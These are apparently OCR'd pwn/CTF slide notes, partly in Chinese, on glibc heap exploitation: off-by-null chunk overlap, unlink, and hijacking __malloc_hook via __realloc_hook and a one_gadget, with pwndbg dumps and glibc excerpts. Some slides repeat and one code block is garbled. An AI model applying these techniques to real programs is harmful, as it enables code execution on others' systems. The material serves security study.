
2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0xf8);
a = read(0,A,0x70);
a+B = '\x00';
free(C);
malloc(0x170);
```



2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0xf8);
a = read(0,A,0x70);
a+B = '\x00';
free(C);
malloc(0x170);
```




2.1.2off by null/one

```
A = malloc(0x18);
B = malloc(0x78);
C = malloc(0xf8);
a = rea
    a+B
        fr
    malloc(0x170);
```

new chunk

overlap success!!!!!!




2.1.2Heap Over

感觉顺序错了😂


这off-by-one/null,说起来应该比heap over难一些。。。

么得事，还是一样的图，再来一次




2.1.2Heap Over


- 利用方法：
  - unlink
  - 按照战队大佬的说法。。可以随便玩了
  - 确实。。各种随便玩。。



2.2.1realloc to balance stack



```
pwndbg> x/20gx 0x7ffff7b8cb10
0x7ffff7b8cb10 <__malloc_hook>: 0x0000000000000000      0x0000000000000000
0x7ffff7b8cb20 <main_arena>:    0x0000000000000000      0x00005555557582c0
```



```
pwndbg> x/20gx 0x7ffff7b8cb08
0x7ffff7b8cb08 <__realloc_hook>:      0x0000000000000000      0x0000000000000000
0x7ffff7b8cb18: 0x0000000000000000      0x0000000000000000
```

两个之间相邻很近，可以在覆盖的时候覆盖到


2.2.1realloc to balance stack

两个的调用的结构也是很相似的


条件：当利用onegadget
直接覆盖malloc_hook
不成功时

malloc_hook = realloc(libc函数)

realloc = one_gadget
To balance the stack



```
void *
__libc_malloc (size_t bytes)
{
  mstate ar_ptr;
  void *victim;

  void *(*hook) (size_t, const void *)
    = atomic_forced_read (__malloc_hook);
  if (__builtin_expect (hook != NULL, 0))
    return (*hook)(bytes, RETURN_ADDRESS (0));
```




```
void *
__libc_realloc (void *oldmem, size_t bytes)
{
  mstate ar_ptr;
  INTERNAL_SIZE_T nb;         /* padded request size */

  void *newp;             /* chunk to return */

  void *(*hook) (void *, size_t, const void *) =
    atomic_forced_read (__realloc_hook);
  if (__builtin_expect (hook != NULL, 0))
    return (*hook)(oldmem, bytes, RETURN_ADDRESS (0));
```

2.2.2malloc_consilate

—

如果malloc的size大于smallbind 范围，就会把fastbin合并至unsortedbin

